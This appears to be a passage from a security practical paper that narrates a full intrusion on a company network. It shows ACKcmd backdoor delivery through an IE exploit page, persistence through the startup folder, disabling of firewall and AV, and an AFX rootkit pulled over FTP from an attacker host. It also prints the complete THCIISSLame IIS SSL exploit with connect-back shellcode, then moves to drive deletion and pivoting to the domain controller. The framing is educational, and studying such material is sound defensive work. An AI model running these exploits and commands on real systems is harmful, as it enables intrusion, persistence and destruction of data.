
Which root kit to use? AFX is a popular windows rootkit which has the ability to bypass antivirus and turn off firewalls as well as hiding its own processes. Given the fact that the Attacker needs to put this program into a html page such a bulky program as AFX is not feasible in the first stage and so the attacker opts for ackcmd to initiate the attack. Afterwards the attacker will upload AFX when a remote command shell has been activated.

http://ntsecurity.nu/toolbox/ackcmd/

ACKcmd allows the attacker to get a remote backdoor using only TCP ack messages to communicate. This will bypass a normal client packet filtering firewall. It will not bypass an advanced stateful firewall. The Attacker will try this and hope that the remote worker has not had a new advanced firewall installed on their laptop. ACKcmd is only 32k which is small enough to make it useful for the initial transfer.


There is a paper on the Trojan here
http://ntsecurity.nu/papers/acktunneling/

Essentially ACKcmd is very similar to most Trojans in that it will require a server to be executed on the target and the client to be ran on the attackers machine. We have no problem executing a program on the target as we are able to direct the client to a URL in an email and use the adodb.stream exploit listed previously. Badguy will then be using "ACK tunnelling to communicate our commands remotely". This is particularly powerful as it uses port 80 thus bypassing many personal firewalls.
http://isc.incidents.org/port_details.php?port=80 . It can be seen from the Internet storm center at incidents.org that this Trojan is being actively used to a large extent at the time of writing.



Badguy needs to get a hexadecimal version of AckCmdS.exe. There is a free hexdump tool for Windows at http://www.saltybrine.com/hexdump32.htm called HexDump32 v1.0.0. HexDump32 will allows us to see a complete hexadecimal version of the server part of the AckCmd Trojan binary. However we need the hex in decimal format to be used in the vbscript exploit. There are many tools for converting hex for instance http://occcsa.com/hex.htm. It should be noted that Linux has Hexadecimal tools prebuilt into distributions such as Red Hat/Fedora that can do this more effectively than the Windows equivalents I have mentioned here.
When the ackCmdS.exe is in decimal/hexadecimal format then it can then be added to the exploit html page into jelmers array replacing the demo flames code.
Then the attacker sends the email to the remote worker with the URL to this exploit page when they know they are online at home using their usual home IP address. The Trojan will be installed when the page is browsed to. The attacker will know when the page is browsed from the web server logs. Then it is time for the attacker to start the client and use a remote command window to execute commands from the remote workers laptop.


The ackcmd tool actually works quite reliably and can be seen in the screenshot on the next page.



At this point ackcmd has the same privileges as the user of Internet explorer on the laptop who is also able to access the company VPN. This is a very interesting piece of software.


One tip for using ackcmd is that it is quite similar to subseven etc in that it tends not to work when multiple instances are running at the same time. It is easy to accidentally start both the server and the client at the same time or two instances of the client or server. In this case it will not work. I found that ackcmd would not work locally on the same machine for testing purposes so a full lab set up like my test lab is required in order to use ackcmd.

Ackcmd shows in task manager on both the client and the server and so in its public form is not designed to fool the expert. The motive of the author I believe is to demonstrate what we need to protect against, not to create more malware. The author is Arne Vidstrom (http://www.net-security.org/article.php?id=579)



However it can certainly be used to bypass a basic packet filtering firewall which is the case in this scenario.

A drawback of the fact that ackcmd is not a specific malware is that it will not autostart subsequently after restarting the victim. Therefore the attacker will put a copy of the Trojan into the users startup folder in case they reboot before the next stage.



This lists the startup folder. The command to do this on the victim would be.

```
C:\ack_cmd>Copy ackcmds.exe c:\documents and settings\all users\start
menu\programs\startup
```

From then on the attacker does not need to make the victim click on the URL again as the server will be running continuously.

From this position the hacker can now install further software using a netcat listener on the victim picking up a file sent from the attackers machine. The attacker may need to switch off the firewall and Antivirus to do this but since they have command line access this should not be too difficult. The attacker first switches off the victims firewall and AV. Then starts an FTP client on the victim to the FTP server on the attackers machines and FTPs over the rootkit to the victims machine.
C:\Documents and Settings\Administrator>ftp
`ftp> open ftp.attacker.com`
AFX is a purpose built multifunctional rootkit that can hide processes and switch off AV and Firewalls as needed. This is designed to be used in anger.

AFX works by creating the custom rootkit on the attackers machine using the gui shown below.

Then the resulting bespoke rootkit needs to be transferred to the victim by netcat after the firewall and antivirus have been switched off at the command line. Once the rootkit is installed then the attacker will have a lot more direct control over the victims machine.

At this stage the attacker might be unlucky and find that the remote worker disconnects their home broadband connection whilst they are dialling in on the RAS server. The Attacker has contingency plans for this eventuality which include scripts that automatically fire when the RAS connection is initiated. However the remote worker does not reach to the back of the PC to disconnect the ethernet cable whilst dialling in on the company RAS server. (This is inline with Johns description which does say that "*all employees need access to the Internet)*". Therefore the attacker can now access the company network with the same rights as the remote worker.

From this point the attacker will suspect that an internal IDS after the VPN connection is likely and so will probably just use a packer sniffer to learn what is occurring on the connection for the first stage of exploiting the actual internal network. In order to progress further into the network and make a firm foundation in the internal company network the attacker needs to gain the advantage. Attacker can do this by setting up a diversion.

The original aim of the attacker was two fold. To initiate long term surveillance and to cause disruption. These two goals will actually work together in this coordinated plan.
After the attacker has learnt about the companies internal network by sniffing the remote workers connection they will launch a coordinated attack which will allow the attacker to gain entrance past the internal IDS and exploit an internal machine. In order to do this the attacker will create a diversion. For this diversion the attacker will, from a

different Internet based zombie machine launch a direct attack on the IIS5 server. This is the PCT exploit. Given the six month gap in publication of Johns paper this exploit will work on his IIS 5 server. The attacker will expect that this will be noticed. The attacker will expect Tripwire Integrity checking or perhaps Entercept host based IDS on the Windows 2000 OS as well as NIDS. Given the percentage chance that they will be noticed this part of the attack will go for as much destruction as possible.
The PCT IIS exploit will be launched at the front door at the same time as the remote worker VPNs into the company network at the backdoor. The attacker will use the direct PCT exploit to cause alarm bells and obfuscate the real backdoor attack that will take place via the remote workers VPN.


Therefore we are now moving onto compromising an internal machine.

This is intentional blank space

3.5 Compromise an internal system via the Internet.

As described the internal compromise will start by the remote worker accessing the internal company network via VPN whilst their machine has already been compromised. The attacker has prepared and planned a PCT IIS exploit to act as a diversion whilst they scan the internal network via this VPN connection.

3.5.1 Diagram of the exploit strategy



3.5.2 The PCT exploit is as follows.

The PCT exploit is quite new as of writing. It is listed as current at US-CERT http://www.us-cert.gov/current/ and http://www.kb.cert.org/vuls/id/586540 from which this excerpt is taken.

"A vulnerability exists in the Private Communications Transport (PCT) protocol, which is part of the Microsoft Secure Sockets Layer (SSL) library. Exploitation of this vulnerability may permit a remote attacker to compromise the system. An exploit for this issue currently being used to compromise vulnerable systems running SSL-enabled IIS 5.0. Note the vulnerability exists in any SSL-enabled program which is running on vulnerable Windows systems. Windows 2003 Server is not affected if PCT is disabled."

It does already have a candidate number.
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719

The exploit code is widely available at a number of sites including http://www.k-otik.com/exploits/04212004.THCIISSLame.c.php .The exploit has also been recently incorporated into the metasploit tool.
http://www.metasploit.com/projects/Framework/exploits.html#windows_ssl_pct

I have compiled it from the original source code produced by Johnny Cyberpunk at the hackers choice website (http://www.thc.org/) on a Windows 2003 machine using the cl command line c++ compiler. The command line is a lot easier than trying to use the dotnet IDE.

"`C:\cl THCIISSLame.c`" will produce an exploit executable.

The next screenshot is how this looks at the dos prompt when executed.

PCT IIS exploit code from http://www.thc.org/exploits/THCIISSLame.c
My comments are added in yellow

```
Comments
/* THCIISSLame 0.3 - IIS 5 SSL remote root exploit
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)
/* THC PUBLIC SOURCE MATERIALS
/* Bug was found by Internet Security Systems
/* Reversing credits of the bug go to Halvar Flake
/* compile with MS Visual C++ : cl THCIISSLame.c
/* v0.3 - removed sleep[500]; and fixed the problem with zero ips/ports      */
/* v0.2 - This little update uses a connectback shell !
/* v0.1 - First release with portbinding shell on 31337
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, FtR and Random
libraries included
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
#pragma comment(lib, "ws2_32.lib")
define variables
#define jumper    "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"
char sslshit[] = "\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";
char shellcode[] = buffer overflow input
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";
void usage();
void shell(int sock);
main is the start of the program
int main(int argc, char *argv[])
{
  unsigned int i,sock,sock2,sock3,addr,rc,len=16;
  unsigned char *badbuf,*p;
  unsigned long offset = 0x6741a1cd;
  unsigned long XOR = 0xffffffff;
  unsigned long XORIP = 0x93939393;
  unsigned short XORPORT = 0x9393;
  unsigned short cbport;
  unsigned long  cbip;
  struct sockaddr_in mytcp;
  struct hostent * hp;
  WSADATA wsaData;
  printf("\nTHCIISSLame v0.3 - IIS 5.0 SSL remote root exploit\n");
  printf("tested on Windows 2000 Server german/english SP4\n");
  printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");
input the args via usage -see end of code
  if(argc<4 || argc>4)
   usage();
  badbuf = malloc(352);
  memset(badbuf,0,352);
  printf("\n[*] building buffer\n");
  p = badbuf;
  memcpy(p,sslshit,sizeof(sslshit));
```

```
  p+=sizeof(sslshit)-1;
  strcat(p,jumper);
  strcat(p,greetings_to_microsoft);
  offset^=XOR;
  strncat(p,(unsigned char *)&offset,4);
  cbport = htons((unsigned short)atoi(argv[3]));
  cbip = inet_addr(argv[2]);
  cbport ^= XORPORT;
  cbip ^= XORIP;
  memcpy(&shellcode[2],&cbport,2);
  memcpy(&shellcode[4],&cbip,4);
  strcat(p,shellcode);
 see if can resolve the target IP address
  if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
  {
   printf("WSAStartup failed !\n");
   exit(-1);
  }
  hp = gethostbyname(argv[1]);
  if (!hp){
   addr = inet_addr(argv[1]);
  }
  if ((!hp)  && (addr == INADDR_NONE) )
  {
   printf("Unable to resolve %s\n",argv[1]);
   exit(-1);
  }
  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (!sock)
  {
   printf("socket() error...\n");
   exit(-1);
  }
  if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
  else
   mytcp.sin_addr.s_addr = addr;
  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;
 if can resolve then connect
  mytcp.sin_port=htons(443);
  printf("[*] connecting the target\n");
  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0) if connected do the exploit
  {
      send(sock,badbuf,351,0);
      printf("[*] exploit send\n");
      mytcp.sin_addr.s_addr = 0;
      mytcp.sin_port=htons((unsigned short)atoi(argv[3]));
      sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
      rc=bind(sock2,(struct sockaddr *)&mytcp,16);
      if(rc!=0)
      {
       printf("bind error() %d\n",WSAGetLastError());
       exit(-1);
      }
      rc=listen(sock2,1);
      if(rc!=0)
      {
       printf("listen error()\n");
       exit(-1);
      }
      printf("[*] waiting for shell\n");
      sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
      if(sock3)
      {
       printf("[*] Exploit successful ! Have fun !\n");
       printf("[*] ------------------------------------------------------------------------
\n\n");
       shell(sock3);
      }
  } exit if cannot connect
  else
  {
   printf("\nCan't connect to ssl port 443!\n");
```

```
   exit(-1);
  }
  shutdown(sock,1);
  closesocket(sock);
  shutdown(sock,2);
  closesocket(sock2);
  shutdown(sock,3);
  closesocket(sock3);
  free(badbuf);
  exit(0);
}
 this is the command line interfacethat accepts args into main
void usage()
{
 unsigned int a;
 printf("\nUsage:  <victim-host> <connectback-ip> <connectback port>\n");
 printf("Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337\n\n");
 exit(0);
}
close down the program after a time
void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];
 time.tv_sec = 1;
 time.tv_usec = 0;
 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  }
  else
  {
   l = read (0, buf, sizeof (buf));
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
   l = send(sock, buf, l, 0);
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
  }
 }
}
end of program
```

If you are trying this exploit in your own lab then there are a couple of points to note.

1. The IIS server needs to have a signed secure server certificate and running SSL (private key).
2. The IIS server needs to be up to date as previous patch editions do not replicate this fault.

The only arguments that need to be supplied to the exploit when running are the target IP address, the source IP address and the port upon which one would like to have the remote command shell brought back to the attackers machine.

This exploits works on Windows 2000 IIS5 service pack 4.

OK so our attacker runs the PCT IIS exploit from a zombie whilst using an anonymous proxy to hide the source. This is done whilst already having access to the remote workers VPN connection through the previous IE exploit.

Root is gained on the Windows 2000 IIS5 server. Maximum destruction is sought therefore the attacker begins to delete the drives. "`C:\del *.*`".

Whilst the Web Server drive is being deleted, with anticipated alarm bells, the attacker switches to the remote worker VPN connection and starts to conduct active scanning through the remote workers VPN connection.

This is done by http://www.marko.net/cheops/ and it shows the network that John has designed in a visual manner for quick understanding. The attacker realises that they have access via the VPN to a switched network and not only the company exchange server but also the domain controller. Now since we know the remote workers must have access to the Exchange server and the switch has no VLANS and only one connection to the DMZ from the VPN network we know that the VPN network has access to the DMZ with the domain controller. It may have been useful to replace this switch with a router so that ACLs could have restricted access to the services in this DMZ to the remote workers VPN'ing into the internal network. There is absolutely no reason why an external employee should be able to directly access the syslog server when they VPN into the network. The only access needed here is to the Exchange server and this could be explicity allowed via an extended Access Control List whilst all the other services would be implicitly denied by the ACL.

The attacker sees the domain controller using this tool
http://winfingerprint.sourceforge.net/winfingerprint-help/scan-options.htm
which lets them know that this machine is a domain controller.

Next the attacker conducts an nmap scan on the domain controller. Since the attacker is past the firewall at this point there is higher chance of finding a vulnerability. There is no detail in Johns paper about the configuration of the Active Directory Domain Controller. It is reasonable to assume that the AD Domain controller in Johns network will be running SSL as described at http://support.microsoft.com/default.aspx?scid=kb;en-us;319970
The interesting point about the PCT exploit that we have already used is that it also affects other applications that use SSL on Windows which include Active Directory. SSL for Active Directory runs on different ports being ldaps 636/tcp and globalcatLDAPssl 3269/tcp. There is some detail at this URL by one of the original developers of the PCT exploit reportedly before THC.
http://www.security-protocols.com/modules.php?name=News&file=article&sid=1912

3.6 Retain access.

The attacker is able to utilise the same PCT exploit via the remote workers VPN connection to gain a command shell on the domain controller. The same process of uploading the AFX rootkit needs to be repeated. This time the attacker does not have to bypass a firewall and so we could use netbios to mount a source share to upload from.

We could mount the drive
"`net use g: \\x.x.x.110\share`" command to map "share" on the remote workers machine to the g drive of the target DC.

However netbios is probably disabled so the attacker will use TFTP to transfer the rootkit to the target domain controller. It is anticipated that TFTP transfer will cause less IDS alerts than FTP as the CISCO IOS files are transferred over TFTP by default.

Type "`tftp /?`" under the DOS prompt to find how to use this command.
